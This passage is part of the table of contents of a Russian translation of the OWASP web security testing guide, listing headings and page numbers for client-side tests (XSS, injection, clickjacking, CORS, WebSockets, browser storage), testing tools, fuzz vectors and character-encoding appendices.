Санация.....	476
4.12. Тестирование на стороне клиента.....	477
4.12.1. Тестирование для межсайтового скриптинга на основе DOM (OTG-CLIENT-001).....	478
Резюме.....	478
Как проверить.....	478
Тестирование методом черного ящика.....	479
Тестирование методом серая коробка.....	479
Ссылки.....	481
4.12.2. Тестирование на выполнение JavaScript (OTG-CLIENT-002).....	481
Резюме.....	481
Как проверить.....	481
Тестирование методом черного ящика.....	482
Тестирование методом серой коробки.....	482
Ссылки.....	482
4.12.3. Тестирование на HTML-инъекцию (OTG-CLIENT-003).....	483
Резюме.....	483
Как проверить.....	483
Тестирование методом черного ящика.....	484
Тестирование методом серой коробки.....	484
Ссылки.....	485
4.12.4. Тестирование перенаправления URL-адреса на стороне клиента (OTG-CLIENT-004).....	485
Резюме.....	485
Как проверить.....	485
Тестирование методом черного ящика.....	486
Тестирование методом серой коробки.....	486
Инструменты.....	487
Ссылки.....	487
4.12.5. Тестирование на CSS-инъекцию (OTG-CLIENT-005).....	487
Резюме.....	487
Как проверить.....	487
Тестирование методом черного ящика.....	489
Тестирование методом серой коробки.....	489
Ссылки.....	490
4.12.6. Тестирование для манипулирования ресурсами на стороне клиента (OTG-CLIENT-006).....	490
Резюме.....	490
Как проверить.....	490
Тестирование методом черного ящика.....	492
Тестирование методом серой коробки.....	492
Инструменты.....	493
Ссылки.....	493
4.12.7. Тестирование совместного использования ресурсов между источниками (OTG-CLIENT-007).....	493
Резюме.....	493
Origin & Access-Control-Allow-Origin.....	493
Access-Control-Request-Method & Access-Control-Allow-Method.....	494
Access-Control-Request-Headers & Access-Control-Allow-Headers.....	494
Access-Control-Allow-Credentials.....	494
Проверка входных данных.....	494
Другие заголовки.....	494
Как проверить.....	494
4.12.8. Тестирование перепрошивки сайта (OTG-CLIENT-008).....	497

Резюме.....	497
Как проверить.....	497
Декомпилирование.....	497
Неопределенные переменные FlashVars.....	498
Небезопасные методы.....	499
Тест.....	500
XSS.....	500
HTML-инъекция.....	502
Межсайтовая перепрошивка.....	502
Открытые редиректоры.....	503
Атаки и версия Flash Player.....	504
Инструменты.....	504
Ссылки	504
4.12.9. Тестирование на Clickjacking (OTG-CLIENT-009).....	505
Резюме.....	505
Как проверить.....	506
Обойти защиту от Clickjacking:.....	507
Защита на стороне клиента: Frame Busting.....	507
Защита на стороне сервера: X-Frame-Options.....	511
Создать «доказательство концепции».....	512
Инструменты.....	516
Ссылки.....	516
4.12.10. Тестирование WebSockets (OTG-CLIENT-010).....	517
Резюме.....	517
происхождения.....	517
Конфиденциальность и честность.....	517
Аутентификация.....	517
Авторизация.....	517
Входная санитизация.....	518
Как проверить.....	518
Тестирование методом черного ящика.....	518
Тестирование методом серой коробки.....	520
Инструменты.....	520
Ссылки.....	520
4.12.11. Тестирование веб-сообщений (OTG-CLIENT-011).....	521
Резюме.....	521
Концепция безопасности происхождения.....	522
Проверка входных данных event.data.....	522
Как проверить.....	522
Тестирование методом черного ящика.....	522
Тестирование методом серой коробки.....	523
Инструменты.....	524
Ссылки.....	524
4.12.12. Тестирование локального хранилища (OTG-CLIENT-012).....	524
Резюме.....	524
LocalStorage.....	525
sessionStorage.....	525
Как проверить.....	525
Тестирование методом черного ящика.....	525
Тестирование методом серой коробки.....	525
Инструменты.....	527
Ссылки.....	528
4.12.13. Тестирование хранилища браузера (WSTG-CLNT-12).....	528

Резюме.....	528
Цели теста.....	528
Как проверить.....	529
Локальное хранилище.....	529
Перечислите все записи значения ключа.....	529
Хранилище сессий.....	529
Перечислите все записи значения ключа.....	529
IndexedDB.....	529
Распечатать все содержимое IndexedDB.....	530
Веб-SQL.....	530
Cookies.....	530
Список всех файлов cookie.....	530
Global Window Object.....	531
Список всех записей в объекте окна.....	531
Цепочка атак.....	531
Санация.....	531
Ссылки.....	532
4.12.13. Тестирование на включение межсайтовых скриптов (WSTG-CLNT-13).....	532
Резюме.....	532
Как проверить.....	533
Сбор данных с использованием сеансов пользователей, прошедших проверку подлинности и проверку подлинности.....	533
Определите, могут ли конфиденциальные данные быть утечены с помощью JavaScript.....	533
1. Утечка конфиденциальных данных через глобальные переменные.....	533
2. Утечка конфиденциальных данных через глобальные функциональные параметры.....	534
3. Утечка конфиденциальных данных через CSV с кражей котировок.....	535
Для утечки данных злоумышленник / тестировщик должен иметь возможность внедрить код JavaScript в данные CSV. Следующий пример кода является выдержкой из документа XSSi о атаках на основе идентификатора Такеши Терады	535
4. Утечка конфиденциальных данных через ошибки времени выполнения JavaScript.....	536
5. Утечка конфиденциальных данных через создание прототипов this.....	537
5. Составление отчетов.....	539
Приложение А: Инструменты тестирования.....	545
Инструменты тестирования безопасности.....	545
Инструменты тестирования безопасности в виртуальном образе.....	545
Инструменты тестирования черного ящика с открытым исходным кодом.....	545
Общее тестирование.....	545
Тестирование на конкретные уязвимости.....	548
Тестирование на безопасность JavaScript, DOM XSS.....	548
Тестирование AJAX.....	548
Тестирование на SQL-инъекцию.....	548
Тестирование Oracle.....	548
Тестирование SSL.....	549
Тестирование пароля брутфорсом.....	549
Тестирование переполнения буфера.....	549
Fuzzer.....	549
Googling.....	549
Slow HTTP.....	550
Коммерческие инструменты для тестирования Black Box.....	550
Дистрибутивы Linux.....	550
Анализаторы исходного кода.....	551
Открытый источник/Бесплатные.....	551
Коммерческие.....	551

Инструменты приемочного тестирования.....	552
Инструменты с открытым исходным кодом.....	552
Другие инструменты.....	552
Анализ времени выполнения.....	552
Бинарный анализ.....	553
Зеркальное отображение сайтов.....	553
Приложение В: Рекомендуемое чтение.....	554
Белые бумаги.....	554
Книги.....	554
Полезные сайты.....	556
Видео.....	556
Умышленно уязвимые веб-приложения.....	557
Приложение С: Нечеткие векторы.....	558
Fuzz Категории.....	558
Рекурсивное размытие.....	558
Заменить фаззинг.....	558
Межсайтовый скриптинг (XSS).....	559
Переполнения буфера и форматирование ошибок строк.....	559
Переполнение буфера (BFO).....	559
Формат строки ошибок (FSE).....	560
Целочисленные переполнения (INT).....	560
SQL-инъекция.....	561
Пассивная SQL-инъекция (SQP).....	562
Активное внедрение SQL (SQI).....	563
Инъекция LDAP.....	563
XPATN инъекция.....	563
XML-инъекция.....	564
Приложение D: Кодирование символов.....	565
Задний план.....	565
Кодировка ввода - Уклонение фильтра.....	565
Кодировка вывода - консенсус сервера и браузера.....	565
Закодированные Инъекции.....	566
Основное кодирование.....	566
Шестнадцатеричное кодирование.....	567
Кодировка UTF-7.....	567
Многобайтовая кодировка.....	568
Ссылки.....	568
Дополнения.....	569
1. Межсайтовый скриптинг (XSS).....	569
обзор.....	569
Связанные действия безопасности.....	569
Как избежать уязвимостей межсайтового скриптинга.....	569
Как проверить код для уязвимостей межсайтового скриптинга.....	569
Как проверить уязвимости межсайтового скриптинга.....	569
Описание.....	570
Сохраненные и отраженные атаки XSS.....	570
Хранимые XSS-атаки.....	570
Отраженные атаки XSS.....	570
Другие типы уязвимостей XSS.....	570
Последствия XSS-атаки.....	571
Как определить, уязвимы ли вы.....	571
Как защитить себя.....	571
Альтернативный синтаксис XSS.....	571

XSS с использованием скрипта в атрибутах.....	571
XSS с использованием скрипта через кодированные схемы URI.....	572
XSS с использованием кодировки.....	572
Примеры.....	572
Пример 1.....	573
Пример 2.....	573
Примеры атак.....	574
Пример страницы с ошибкой.....	574
2. Типы межсайтовых сценариев XSS.....	576
Фон.....	576
Stored XSS (Сохраненный XSS) (AKA Persistent or Type I).....	576
Reflected XSS (Отраженный XSS) (AKA Non-Persistent or Type II).....	576
DOM Based XSS (DOM на основе XSS) (AKA Type-0).....	576
Типы межсайтового скриптинга.....	576
Сервер XSS.....	577
Клиент XSS.....	577
Рекомендуемая защита сервера XSS.....	578
Рекомендуемые клиентские защиты XSS.....	578
Ссылки.....	578
Статьи по теме OWASP.....	578